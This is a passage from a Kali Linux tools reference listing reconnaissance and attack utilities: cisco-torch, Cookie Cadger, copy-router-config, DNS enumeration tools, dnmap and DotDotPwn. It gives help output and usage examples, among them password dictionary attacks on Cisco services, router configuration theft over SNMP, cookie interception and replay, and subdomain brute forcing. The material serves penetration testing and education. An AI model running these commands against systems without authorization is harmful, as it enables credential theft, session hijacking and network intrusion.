The main feature that makes Cisco-torch different from similar tools is the extensive use of forking to launch multiple scanning processes on the background for maximum scanning efficiency. Also, it uses several methods of application layer fingerprinting simultaneously, if needed. We wanted something fast to discover remote Cisco hosts running Telnet, SSH, Web, NTP and SNMP services and launch dictionary attacks against the services discovered.

Source: http://www.hackingciscoexposed.com/?link=tools

cisco-torch Homepage | Kali cisco-torch Repo

- Author: Born by Arhont Team
- License: LGPL-2.1

TOOLS INCLUDED IN THE CISCO-TORCH PACKAGE

cisco-torch–Ciscodevicescanner

```
root@kali:~# cisco-torch
Using config file torch.conf...
Loading include and plugin ...
 version
usage: cisco-torch <options> <IP,hostname,network>

or: cisco-torch <options> -F <hostlist>

Available options:
-O <output file>
-A      All fingerprint scan types combined
-t      Cisco Telnetd scan
-s      Cisco SSHd scan
-u      Cisco SNMP scan
-g      Cisco config or tftp file download
```

```
-n      NTP fingerprinting scan
-j      TFTP fingerprinting scan
-l <type>   loglevel
        c  critical (default)
        v  verbose
        d  debug
-w      Cisco Webserver scan
-z      Cisco IOS HTTP Authorization Vulnerability Scan
-c      Cisco Webserver with SSL support scan
-b      Password dictionary attack (use with -s, -u, -c, -w , -j or -t only)
-V      Print tool version and exit
examples:   cisco-torch -A 10.10.0.0/16
        cisco-torch -s -b -F sshtocheck.txt
        cisco-torch -w -z 10.10.0.0/16
        cisco-torch -j -b -g -F tftptocheck.txt
```

CISCO-TORCH USAGE EXAMPLE

Run all available scan types *(-A)* against the target IP address *(192.168.99.202)*:

```
root@kali:~# cisco-torch -A 192.168.99.202
Using config file torch.conf...
Loading include and plugin ...

###############################################################
#   Cisco Torch Mass Scanner                     #
#   Becase we need it...                                      #
#   http://www.arhont.com/cisco-torch.pl                        #
###############################################################

List of targets contains 1 host(s)
8853:   Checking 192.168.99.202 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
* Cisco by SNMP found ***
*System Description: Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3640-IK9O3S-M), Version 12.3(22), RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compiled Wed 24-Jan-07 1

Cisco-IOS Webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 1993 00:57:07 GMT
Server: cisco-IOS
```

```
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"

401 Unauthorized



 Cisco WWW-Authenticate webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 1993 00:57:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"

401 Unauthorized



--->
- All scans done. Cisco Torch Mass Scanner  -
---> Exiting.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, INFOGATHERING, PASSWORDS, SNMP, TFTP

CookieCadger

COOKIE CADGER PACKAGE DESCRIPTION

Cookie Cadger helps identify information leakage from applications that utilize insecure HTTP GET requests.

Web providers have started stepping up to the plate since Firesheep was released in 2010. Today, most major websites can provide SSL/TLS during all transactions, preventing cookie data from leaking over wired Ethernet or insecure Wi-Fi. But the fact remains that Firesheep was more of a toy than a tool. Cookie Cadger is the first open-source pen-testing tool ever made for intercepting and replaying specific insecure HTTP GET requests into a browser.

Cookie Cadgers Request Enumeration Abilities

Cookie Cadger is a graphical utility which harnesses the power of the Wireshark suite and Java to provide a fully cross-platform, entirely open- source utility which can monitor wired Ethernet, insecure Wi-Fi, or load a packet capture file for offline analysis.

Source: https://www.cookiecadger.com/

Cookie Cadger Homepage | Kali Cookie Cadger Repo

- Author: Matthew Sullivan
- License: FreeBSD


TOOLS INCLUDED IN THE COOKIE-CADGER PACKAGE

cookie-cadger–Cookieauditingtoolforwiredandwirelessnetworks

```
root@kali:~# cookie-cadger --help
Cookie Cadger, version 1.06
Example usage:
java -jar CookieCadger.jar
    --tshark=/usr/sbin/tshark
    --headless=on
    --interfacenum=2    (requires --headless=on)
    --detection=on
    --demo=on
    --update=on
    --dbengine=mysql    (default is 'sqlite' for local, file-based storage)
    --dbhost=localhost  (requires --dbengine=mysql)
    --dbuser=user       (requires --dbengine=mysql)
    --dbpass=pass       (requires --dbengine=mysql)
    --dbname=cadgerdata (requires --dbengine=mysql)
    --dbrefreshrate=15  (in seconds, requires --dbengine=mysql, requires --headless=off)
```

COOKIE CADGER USAGE EXAMPLE

```
root@kali:~# cookie-cadger
```


eth0 [no description] (CURRENTLY CAPTURING)
Stop Capture on eth0
Requests
Recognized Sessions
Filter MACs
Filter Domains
Filter Requests
Load Domain Cookies
Replay Request
Modify & Replay Request

```
00:0c:29:cc:36:c9
20:c9:d0:43:4b:d7
```

```
[ All Domains ]
clients1.google.com
en.wikipedia.org
example.com
gtglobal-ocsp.geotrust.com
ocsp.digicert.com
www.amazon.com
www.ebay.com
www.google.com
www.yahoo.com
```

```
7:35:04 PM: www.yahoo.com/favicon.ico
7:35:04 PM: www.google.com/favicon.ico
7:35:04 PM: www.ebay.com/favicon.ico
7:35:07 PM: www.amazon.com/favicon.ico
7:35:07 PM: en.wikipedia.org/favicon.ico
7:35:07 PM: ocsp.digicert.com/MHEwbzBNMEswSTAJBgUrDgMCGgUABBQgppSLAb
7:35:07 PM: ocsp.digicert.com/MHEwbzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq
7:35:07 PM: clients1.google.com/ocsp/MGkwZzBFMEMwQTAJBgUrDgMCGgUABBT
7:35:15 PM: gtglobal-ocsp.geotrust.com/MGQwYjBAMD4wPDAJBgUrDgMCGgUAB
7:35:15 PM: example.com/
7:35:15 PM: example.com/favicon.ico
7:35:15 PM: example.com/favicon.ico
```

```
Capture device search completed with 4 devices found.


Cookie Cadger (v1.06, https://cookiecadger.com)
Created by Matthew Sullivan - mattslifebytes.com
This software is freely distributed under the terms of the FreeBSD license.

Opening 'eth0' for traffic capture.
```

CATEGORIES: INFORMATION GATHERING*TAGS:* GUI, HTTP, SNIFFING, SPOOFING

copy-router-config

COPY-ROUTER-CONFIG PACKAGE DESCRIPTION

Copies configuration files from Cisco devices running SNMP.

copy-router-config Homepage | Kali copy-router-config Repo

- Author: muts
- License: GPLv2

TOOLS INCLUDED IN THE COPY-ROUTER-CONFIG PACKAGE

copy-router-config.pl–CopiesCiscoconfigsviaSNMP

```
root@kali:~# copy-router-config.pl

######################################################
# Copy Cisco Router config  - Using SNMP
# Hacked up by muts - muts@offensive-security.com
```

```
########################################################

Usage : ./copy-copy-config.pl <router-ip> <tftp-serverip> <community>

Make sure a TFTP server is set up, prefferably running from /tmp !
```

merge-router-config.pl–MergesCiscoconfigsviaSNMP

```
root@kali:~# merge-router-config.pl

#######################################################
# Merge Cisco Router config  - Using SNMP
# Hacked up by muts - muts@offensive-security.com
########################################################

Usage : ./merge-copy-config.pl <router-ip> <tftp-serverip> <community>

Make sure a TFTP server is set up, prefferably running from /tmp !
```

COPY-ROUTER-CONFIG USAGE EXAMPLE

Copy the config from the router *(192.168.1.1)* to the TFTP server *(192.168.1.15)*, authenticating with the community string *(private)*:

```
root@kali:~# copy-router-config.pl 192.168.1.1 192.168.1.15 private
```

MERGE-ROUTER-CONFIG USAGE EXAMPLE(S)

Merge the config with the router *(192.168.1.1)*, copying from the TFTP server *(192.168.1.15)*, using the community string *(private)*:

```
root@kali:~# merge-router-config.pl 192.168.1.1 192.168.1.15 private
```

CATEGORIES: INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* NETWORKING, SNMP, VULNANALYSIS

DMitry

DMITRY PACKAGE DESCRIPTION

DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

The following is a list of the current features:

- An Open Source Project.
- Perform an Internet Number whois lookup.
- Retrieve possible uptime data, system and server data.
- Perform a SubDomain search on a target host.

- Perform an E-Mail address search on a target host.
- Perform a TCP Portscan on the host target.
- A Modular program allowing user specified modules

Source: http://mor-pah.net/software/dmitry-deepmagic-information-gathering-tool/

DMitry Homepage | Kali DMitry Repo

- Author: James Greig
- License: GPLv3

TOOLS INCLUDED IN THE DMITRY PACKAGE

dmitry–DeepmagicInformationGatheringTool

```
root@kali:~# dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
```

DMITRY USAGE EXAMPLE

Run a ***domain whois lookup (w)***, an ***IP whois lookup (i)***, retrieve ***Netcraft info (n)***, search for ***subdomains (s)***, search for ***email addresses (e)***, do a TCP port scan ***(p)***, and save the output to ***example.txt (o)*** for the domain ***example.com***:

```
root@kali:~# dmitry -winsepo example.txt example.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'example.txt'

HostIP:93.184.216.119
HostName:example.com
```

```
Gathered Inet-whois information for 93.184.216.119
---------------------------------
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, PORTSCANNING, RECON

dnmap

DNMAP PACKAGE DESCRIPTION

dnmap is a framework to distribute nmap scans among several clients. It reads an already created file with nmap commands and send those commands to each client connected to it.
The framework use a client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed in the server. Nmap output is stored on both server and client.
Usually you would want this if you have to scan a large group of hosts and you have several different internet connections (or friends that want to help you).

Source: http://mateslab.weebly.com/dnmap-the-distributed-nmap.html

dnmap Homepage | Kali dnmap Repo

- Author: www.mateslab.com.ar
- License: GPLv3

TOOLS INCLUDED IN THE DNMAP PACKAGE

dnmap_client–Distributednmapframework(client)

```
root@kali:~# dnmap_client -h
+----------------------------------------------------------------------+
| dnmap Client Version 0.6                                             |
| This program is free software; you can redistribute it and/or modify |
| it under the terms of the GNU General Public License as published by |
| the Free Software Foundation; either version 2 of the License, or    |
| (at your option) any later version.                                  |
|                                                                      |
| Author: Garcia Sebastian, eldraco@gmail.com                          |
| www.mateslab.com.ar                                                  |
+----------------------------------------------------------------------+

usage: /usr/bin/dnmap_client <options>
options:
  -s, --server-ip        IP address of dnmap server.
  -p, --server-port      Port of dnmap server. Dnmap port defaults to 46001
  -a, --alias      Your name alias so we can give credit to you for your help. Optional
  -d, --debug      Debuging.
  -m, --max-rate      Force nmaps commands to use at most this rate. Useful to slow
nmap down. Adds the --max-rate parameter.
```

dnmap_server–Distributednmapframework(server)

```
root@kali:~# dnmap_server -h
+----------------------------------------------------------------------+
| dnmap_server Version 0.6                                             |
| This program is free software; you can redistribute it and/or modify |
| it under the terms of the GNU General Public License as published by |
| the Free Software Foundation; either version 2 of the License, or    |
| (at your option) any later version.                                  |
|                                                                      |
| Author: Garcia Sebastian, eldraco@gmail.com                          |
| www.mateslab.com.ar                                                  |
+----------------------------------------------------------------------+

usage: /usr/bin/dnmap_server <options>
options:
  -f, --nmap-commands       Nmap commands file
  -p, --port       TCP port where we listen for connections.
  -L, --log-file       Log file. Defaults to /var/log/dnmap_server.conf.
  -l, --log-level      Log level. Defaults to info.
  -v, --verbose_level        Verbose level. Give a number between 1 and 5. Defaults to
1. Level 0 means be quiet.
  -t, --client-timeout         How many time should we wait before marking a client
Offline. We still remember its values just in case it cames back.
  -s, --sort           Field to sort the statical value. You can choose from: Alias,
#Commands, UpTime, RunCmdXMin, AvrCmdXMin, Status
  -P, --pem-file          pem file to use for TLS connection. By default we use the
server.pem file provided with the server in the current directory.

dnmap_server uses a '<nmap-commands-file-name>.dnmaptrace' file to know where it must
continue reading the nmap commands file. If you want to start over again,
just delete the '<nmap-commands-file-name>.dnmaptrace' file
```

DNMAP_SERVER USAGE EXAMPLE

Create a text file containing the nmap commands that the clients will run. Pass the file *dnmap.txt (–f)* to start the server:

```
root@kali:~# echo "nmap -F 192.168.1.0/24 -v -n -oA sub1" >> dnmap.txt
root@kali:~# echo "nmap -F 192.168.0.0/24 -v -n -oA sub0" >> dnmap.txt
root@kali:~# dnmap_server -f dnmap.txt
+----------------------------------------------------------------------+
| dnmap_server Version 0.6                                             |
| This program is free software; you can redistribute it and/or modify |
| it under the terms of the GNU General Public License as published by |
| the Free Software Foundation; either version 2 of the License, or    |
| (at your option) any later version.                                  |
|                                                                      |
| Author: Garcia Sebastian, eldraco@gmail.com                          |
| www.mateslab.com.ar                                                  |
+----------------------------------------------------------------------+

=| MET:0:00:00.000544 | Amount of Online clients: 0 |=
```

DNMAP_CLIENT USAGE EXAMPLE

Connect to the server at *192.168.1.15 (-s)* using the alias *dnmap-client1 (-a)*:

```
root@kali:~# dnmap_client -s 192.168.1.15 -a dnmap-client1
+----------------------------------------------------------------------+
| dnmap Client Version 0.6                                             |
| This program is free software; you can redistribute it and/or modify |
| it under the terms of the GNU General Public License as published by |
| the Free Software Foundation; either version 2 of the License, or    |
| (at your option) any later version.                                  |
|                                                                      |
| Author: Garcia Sebastian, eldraco@gmail.com                          |
| www.mateslab.com.ar                                                  |
+----------------------------------------------------------------------+

Client Started...
Nmap output files stored in 'nmap_output' directory...
Starting connection...
Client connected succesfully...
Waiting for more commands....
        Command Executed: nmap -F 192.168.1.0/24 -v -n -oA sub1
```

CATEGORIES: INFORMATION GATHERING*TAGS:* PORTSCANNING, RECON

- VERSION TRACKING

dnsenum

DNSENUM PACKAGE DESCRIPTION

Multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks.

OPERATIONS:

- Get the host’s addresse (A record).

- Get the namservers (threaded).
- Get the MX record (threaded).
- Perform axfr queries on nameservers and get BIND VERSION (threaded).
- Get extra names and subdomains via google scraping (google query = “allinurl: -www site:domain”).
- Brute force subdomains from file, can also perform recursion on subdomain that have NS records (all threaded).
- Calculate C class domain network ranges and perform whois queries on them (threaded).
- Perform reverse lookups on netranges (C class or/and whois netranges) (threaded).
- Write to domain_ips.txt file ip-blocks.

Source: https://github.com/fwaeytens/dnsenum

dnsenum Homepage | Kali dnsenum Repo

- Author: Filip Waeytens, tix tixxDZ
- License: GPLv2

TOOLS INCLUDED IN THE DNSENUM PACKAGE

dnsenum

```
root@kali:~# dnsenum -h
dnsenum.pl VERSION:1.2.3
Usage: dnsenum.pl [Options] <domain>
[Options]:
Note: the brute force -f switch is obligatory.
GENERAL OPTIONS:
  --dnsserver   <server>
           Use this DNS server for A, NS and MX queries.
  --enum       Shortcut option equivalent to --threads 5 -s 15 -w.
  -h, --help       Print this help message.
  --noreverse      Skip the reverse lookup operations.
  --private    Show and save private ips at the end of the file domain_ips.txt.
  --subfile <file>  Write all valid subdomains to this file.
  -t, --timeout <value> The tcp and udp timeout values in seconds (default: 10s).
  --threads <value> The number of threads that will perform different queries.
  -v, --verbose     Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
  -p, --pages <value>   The number of google search pages to process when scraping
names,
           the default is 5 pages, the -s switch must be specified.
  -s, --scrap <value>   The maximum number of subdomains that will be scraped from
Google (default 15).
BRUTE FORCE OPTIONS:
  -f, --file <file> Read subdomains from this file to perform brute force.
  -u, --update  <a|g|r|z>
           Update the file specified with the -f switch with valid subdomains.
    a (all)     Update using all results.
    g      Update using only google scraping results.
    r      Update using only reverse lookup results.
    z      Update using only zonetransfer results.
  -r, --recursion   Recursion on subdomains, brute force all discovred subdomains
that have an NS record.
WHOIS NETRANGE OPTIONS:
  -d, --delay <value>   The maximum value of seconds to wait between whois queries,
the value is defined randomly, default: 3s.
  -w, --whois      Perform the whois queries on c class network ranges.
            **Warning**: this can generate very large netranges and it will take lot
of time to performe reverse lookups.
REVERSE LOOKUP OPTIONS:
  -e, --exclude <regexp>
           Exclude PTR records that match the regexp expression from reverse lookup
results, useful on invalid hostnames.
OUTPUT OPTIONS:
  -o --output <file>    Output in XML format. Can be imported in MagicTree
(www.gremwell.com)
```

DNSENUM USAGE EXAMPLE

Don’t do a reverse lookup ***(–noreverse)*** and save the output to a file ***(–o mydomain.xml)*** for the domain ***example.com***:

```
root@kali:~# dnsenum --noreverse -o mydomain.xml example.com
dnsenum.pl VERSION:1.2.3

-----   example.com   -----



Host's addresses:
__________________


example.com.                           392      IN    A        93.184.216.119



Name Servers:
______________


b.iana-servers.net.                     122      IN    A        199.43.133.53
a.iana-servers.net.                     122      IN    A        199.43.132.53
```

```
Mail (MX) Servers:
```

CATEGORIES: INFORMATION GATHERING*TAGS:* DNS, INFOGATHERING, RECON

dnsmap

DNSMAP PACKAGE DESCRIPTION

dnsmap was originally released back in 2006 and was inspired by the fictional story “The Thief No One Saw” by Paul Craig, which can be found in the book “Stealing the Network – How to 0wn the Box”.

dnsmap is mainly meant to be used by pentesters during the information gathering/enumeration phase of infrastructure security assessments. During the enumeration stage, the security consultant would typically discover the target company’s IP netblocks, domain names, phone numbers, etc …

Subdomain brute-forcing is another technique that should be used in the enumeration stage, as it’s especially useful when other domain enumeration techniques such as zone transfers don’t work (I rarely see zone transfers being publicly allowed these days by the way).

Source: http://code.google.com/p/dnsmap/

dnsmap Homepage | Kali dnsmap Repo

- Author: pagvac
- License: GPLv2

TOOLS INCLUDED IN THE DNSMAP PACKAGE

dnsmap–DNSdomainnamebruteforcingtool

```
root@kali:~# dnsmap
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

usage: dnsmap <target-domain> [options]
options:
-w <wordlist-file>
-r <regular-results-file>
-c <csv-results-file>
-d <delay-millisecs>
-i <ips-to-ignore> (useful if you're obtaining false positives)

e.g.:
dnsmap target-domain.foo
dnsmap target-domain.foo -w yourwordlist.txt -r /tmp/domainbf_results.txt
dnsmap target-fomain.foo -r /tmp/ -d 3000
dnsmap target-fomain.foo -r ./domainbf_results.txt
```

dnsmap-bulk.sh–DNSdomainnamebruteforcingtool

```
root@kali:~# dnsmap-bulk.sh
usage: dnsmap-bulk.sh <domains-file> [results-path]
e.g.:
dnsmap-bulk.sh domains.txt
dnsmap-bulk.sh domains.txt /tmp/
```

DNSMAP USAGE EXAMPLE

Scan ***example.com*** using a wordlist ***(-w /usr/share/wordlists/dnsmap.txt)***:

```
root@kali:~# dnsmap example.com -w /usr/share/wordlists/dnsmap.txt
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for example.com using /usr/share/wordlists/dnsmap.txt
[+] using maximum random delay of 10 millisecond(s) between requests
```

DNSMAP-BULK USAGE EXAMPLE

Create a file containing domain names to scan ***(domains.txt)*** and pass it to dnsmap-bulk.sh:

```
root@kali:~# echo "example.com" >> domains.txt
root@kali:~# echo "example.org" >> domains.txt
root@kali:~# dnsmap-bulk.sh domains.txt
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for example.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests
```

CATEGORIES: INFORMATION GATHERING*TAGS:* DNS, INFOGATHERING, RECON

DNSRecon

DNSRECON PACKAGE DESCRIPTION

DNSRecon provides the ability to perform:

- Check all NS Records for Zone Transfers
- Enumerate General DNS Records for a given Domain (MX, SOA, NS, A, AAAA, SPF and TXT)
- Perform common SRV Record Enumeration. Top Level Domain (TLD) Expansion
- Check for Wildcard Resolution
- Brute Force subdomain and host A and AAAA records given a domain and a wordlist
- Perform a PTR Record lookup for a given IP Range or CIDR

- Check a DNS Server Cached records for A, AAAA and CNAME Records provided a list of host records in a text file to check
- Enumerate Common mDNS records in the Local Network Enumerate Hosts and Subdomains using Google

  Source: DNSRecon README

  [DNSRecon Homepage](#) | [Kali DNSRecon Repo](#)

- Author: Carlos Perez
- License: GPLv2

TOOLS INCLUDED IN THE DNSRECON PACKAGE

dnsrecon–ApowerfulDNSenumerationscript

```
root@kali:~# dnsrecon -h
Version: 0.8.7
Usage: dnsrecon.py <options>

Options:
   -h, --help                   Show this help message and exit
   -d, --domain      <domain>   Domain to Target for enumeration.
   -r, --range       <range>    IP Range for reverse look-up brute force in formats
(first-last)
                               or in (range/bitmask).
   -n, --name_server <name>     Domain server to use, if none is given the SOA of the
                               target will be used
   -D, --dictionary  <file>     Dictionary file of sub-domain and hostnames to use for
                               brute force.
   -f                          Filter out of Brute Force Domain lookup records that
resolve to

                               the wildcard defined IP Address when saving records.
   -t, --type        <types>    Specify the type of enumeration to perform:
                               std       To Enumerate general record types, enumerates.
                                        SOA, NS, A, AAAA, MX and SRV if AXRF on the
                                        NS Servers fail.

                               rvl       To Reverse Look Up a given CIDR IP range.

                               brt       To Brute force Domains and Hosts using a given
                                        dictionary.

                               srv       To Enumerate common SRV Records for a given

                                        domain.
```

```
                             axfr     Test all NS Servers in a domain for
misconfigured
                                     zone transfers.

                             goo      Perform Google search for sub-domains and hosts.

                             snoop    To Perform a Cache Snooping against all NS
                                     servers for a given domain, testing all with
                                     file containing the domains, file given with -D
                                     option.

                             tld      Will remove the TLD of given domain and test
against
                                     all TLD's registered in IANA

                             zonewalk Will perform a DNSSEC Zone Walk using NSEC
Records.

   -a                        Perform AXFR with the standard enumeration.
   -s                        Perform Reverse Look-up of ipv4 ranges in the SPF Record
of the
                             targeted domain with the standard enumeration.
   -g                        Perform Google enumeration with the standard
enumeration.
   -w                        Do deep whois record analysis and reverse look-up of IP
                             ranges found thru whois when doing standard query.
   -z                        Performs a DNSSEC Zone Walk with the standard
enumeration.
   --threads         <number> Number of threads to use in Range Reverse Look-up,
Forward
                             Look-up Brute force and SRV Record Enumeration
   --lifetime        <number> Time to wait for a server to response to a query.
   --db              <file>   SQLite 3 file to save found records.
   --xml             <file>   XML File to save found records.
   --iw                      Continua bruteforcing a domain even if a wildcard record
resolution is discovered.
   -c, --csv         <file>   Comma separated value file.
   -v                        Show attempts in the bruteforce modes.
```

DNSRECON USAGE EXAMPLE

Scan a domain *(–d example.com)*, use a dictionary to brute force hostnames *(–D /usr/share/wordlists/dnsmap.txt)*, do a standard scan *(–t std)*, and save the output to a file *(–xml dnsrecon.xml)*:

```
root@kali:~# dnsrecon -d example.com -D /usr/share/wordlists/dnsmap.txt -t std --xml
dnsrecon.xml
[*] Performing General Enumeration of Domain:
[*] DNSSEC is configured for example.com
[*] DNSKEYs:
```

CATEGORIES: INFORMATION GATHERING*TAGS:* DNS, INFOGATHERING, RECON

dnstracer

DNSTRACER PACKAGE DESCRIPTION

dnstracer determines where a given Domain Name Server (DNS) gets its information from for a given hostname, and follows the chain of DNS servers back to the authoritative answer.

Source: http://www.mavetju.org/unix/general.php

dnstracer Homepage | Kali dnstracer Repo

- Author: Edwin Groothuis
- License: BSD

TOOLS INCLUDED IN THE DNSTRACER PACKAGE

dnstracer–traceDNSqueriestothesource

```
root@kali:~# dnstracer
DNSTRACER version 1.8.1 - (c) Edwin Groothuis - http://www.mavetju.org
Usage: dnstracer [options] [host]
    -c: disable local caching, default enabled
    -C: enable negative caching, default disabled
    -o: enable overview of received answers, default disabled
    -q <querytype>: query-type to use for the DNS requests, default A
    -r <retries>: amount of retries for DNS requests, default 3
    -s <server>: use this server for the initial request, default localhost
                 If . is specified, A.ROOT-SERVERS.NET will be used.
    -t <maximum timeout>: Limit time to wait per try
    -v: verbose
    -S <ip address>: use this source address.
    -4: don't query IPv6 servers
```

DNSTRACER USAGE EXAMPLE

Scan a domain *(example.com)*, retry up to 3 times *(-r 3)*, and display verbose output *(-v)*:

```
root@kali:~# dnstracer -r 3 -v example.com
Tracing to example.com[a] via 192.168.1.1, maximum of 3 retries
```

```
192.168.1.1 (192.168.1.1) IP HEADER
- Destination address:  192.168.1.1
DNS HEADER (send)
```

CATEGORIES: INFORMATION GATHERING*TAGS:* DNS, INFOGATHERING, RECON

dnswalk

DNSWALK PACKAGE DESCRIPTION

dnswalk is a DNS debugger. It performs zone transfers of specified domains, and checks the database in numerous ways for internal consistency, as well as accuracy.

Source: http://sourceforge.net/projects/dnswalk/

dnswalk Homepage | Kali dnswalk Repo

- Author: David Barr
- License: Artistic

TOOLS INCLUDED IN THE DNSWALK PACKAGE

dnswalk–ChecksDNSzoneinformationusingnameserverlookups

```
root@kali:~# dnswalk --help

Usage: dnswalk [-OPTIONS [-MORE_OPTIONS]] [--] [PROGRAM_ARG1 ...]

The following single-character options are accepted:
    With arguments: -D
    Boolean (without arguments): -r -f -i -a -d -m -F -l

Options may be merged together.  -- stops processing of options.
Space is not required between options and their arguments.
  [Now continuing due to backward compatibility and excessive paranoia.
   See ``perldoc Getopt::Std'' about $Getopt::Std::STANDARD_HELP_VERSION.]
Usage: dnswalk domain
domain MUST end with a '.'
```

DNSWALK USAGE EXAMPLE

Attempt to get DNS zone information from the target domain *(example.com.)*:

```
root@kali:~# dnswalk example.com.
Checking example.com.
```

CATEGORIES: INFORMATION GATHERING*TAGS:* DNS, INFOGATHERING, RECON

DotDotPwn

DOTDOTPWN PACKAGE DESCRIPTION

It’s a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as HTTP/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc.

Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.

It’s written in perl programming language and can be run either under *NIX or Windows platforms. It’s the first Mexican tool included in BackTrack Linux (BT4 R2).

Fuzzing modules supported in this version:

- HTTP
- HTTP URL
- FTP
- TFTP
- Payload (Protocol independent)
- STDOUT

Source: https://github.com/wireghoul/dotdotpwn

DotDotPwn Homepage | Kali DotDotPwn Repo

- Author: chr1x, nitr0us
- License: GPLv2

TOOLS INCLUDED IN THE DOTDOTPWN PACKAGE

dotdotpwn.pl–DotDotPwn–TheDirectoryTraversalFuzzer

```
root@kali:~# dotdotpwn.pl
#################################################################################
#                                                                          #
#  CubilFelino                                                   Chatsubo   #
#  Security Research Lab             and           [(in)Security Dark] Labs   #
#  chr1x.sectester.net                           chatsubo-labs.blogspot.com   #
#                                                                          #
#                             pr0udly present:                              #
#                                                                          #
#  ________           __  ________           __  __________                  #
